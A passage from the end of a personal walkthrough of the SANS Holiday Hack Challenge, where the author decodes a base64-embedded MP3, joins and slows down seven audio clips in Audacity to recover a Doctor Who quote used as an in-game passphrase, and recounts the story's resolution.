AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Using my browser, I save the page to a local file, then extract the base64 encoded data using a combination of `vi` and the `base64 -d` command to decode the base64 encoded text back to the MP3 file.


Part 5: Discombobulated Audio

With the seven audio files in hand, I decided to use the free audio editor Audacity downloaded from http://www.audacityteam.org/.

Using Audacity, I created a new project, and I imported the seven audio files in the following order:

1. discombobulatedaudio1.mp3
2. discombobulatedaudio2.mp3
3. discombobulatedaudio3.mp3
4. debug-20161224235959-0.mp3
5. discombobulatedaudio5.mp3
6. discombobulated-audio-6-XyzE3N9YqKNH.mp3
7. discombobulatedaudio7.mp3

I then catenated the files in that order to make one long audio clip totaling just over a minute in duration.



I then used the Effects of “Change Speed” to speed up the sound clip to around 11 seconds and “Change Pitch” to reduce the pitch by about 80% to get something that I could understand:


> “Father Christmas…. or as I’ve always known him, Jeff.”

A Google search of this quote let me to http://www.imdb.com/title/tt1672218/quotes where Dr. Who is quoted:

> “Father Christmas, Santa Claus. Or, as I've always known him, Jeff.”

When in The Corridor off of Santa’s Office, I copy and paste the above quote when prompted for a passphrase and I am admitted into The Clock Tower. I climb up the ladder, and sure enough, I find Dr. Who.

Madman with a box



When questioned, Dr. Who admits to kidnapping Santa. Dr. Who wanted to use Santa's powerful North Pole Wonderland Magick to help him prevent the Star Wars Holiday Special from being released in 1978. Dr. Who says that he kidnapped Santa because Santa refused to come with him. Santa insisted on maintaining the integrity of the universe's timeline.

Epilogue

I would like to express a big THANK YOU to the Counter Hack team and the SANS Institute for developing this challenge and making it available for free. The Holiday Hack Challenge provides a great opportunity to practice and learn infosec skills.